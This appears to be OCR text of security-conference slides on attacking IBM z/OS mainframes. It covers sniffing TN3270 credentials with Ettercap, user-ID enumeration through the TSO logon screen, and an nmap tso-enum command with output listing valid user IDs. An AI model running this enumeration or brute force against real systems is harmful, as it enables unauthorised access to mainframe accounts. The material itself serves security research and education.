
…Clear text by default

X3270 emulator if you don’t have the real thing

The wonders of TN3270




Damn EBCDIC


HITB SECCONF 2017
TOOLS
ASSET
TSO
TSO/E LOGON
Logoff PA1 ==> Attention PA2 ==> Reshow.*0.YYou may request specific help information by entering a '?' in any entry
Entire conversation (3896 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw

root@Lab:~/ettercap/build/src#

[DEMO ETTERCAP]

Ettercap dissector by @Mainframed767



Quick recap on how to execute code on z/OS

~~Sniffing credentials~~

Good ol’ bruteforce

Go through the middleware

And many more (FTP, NJE, etc.)

Check out Phil & Chad’s talks !

Time Sharing Option (TSO)

TSO is the /bin/bash on z/OS

```
------------------------------- TSO/E LOGON ------------------------------------
IKJ56420I Userid SLASH not authorized to use TSO

   Enter LOGON parameters below:

  *Userid    ===> SLASH

   Password  ===>
```

Tsk tsk tsk… too friendly!

Bruteforce


```
root@Guard:/usr/share/nmap/scripts# nmap 192.168.1.201 -n -p 23 --script=tso-enum.nse --script-args idlist=users.

Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-25 13:56 CEST
Nmap scan report for 192.168.1.201
Host is up (0.12s latency).
PORT   STATE SERVICE VERSION
23/tcp open  tn3270  IBM Telnet TN3270
| tso-enum:
|   TSO User ID:
|     TSO User:IBMUSER -  Valid User ID
|     TSO User:SYSWEB -  Valid User ID
|     TSO User:AYOUB -  Valid User ID
|_  Statistics: Performed 6 guesses in 3 seconds, average tps: 2
```

Nmap script by @Mainframed767


Bruteforce is still surprisingly effective

Passwords derived from login

Windows : 5%



Mainframe : 27%



Quick recap on how to execute code on z/OS

~~Sniffing credentials~~

~~Good ol' bruteforce~~


Go through the middleware

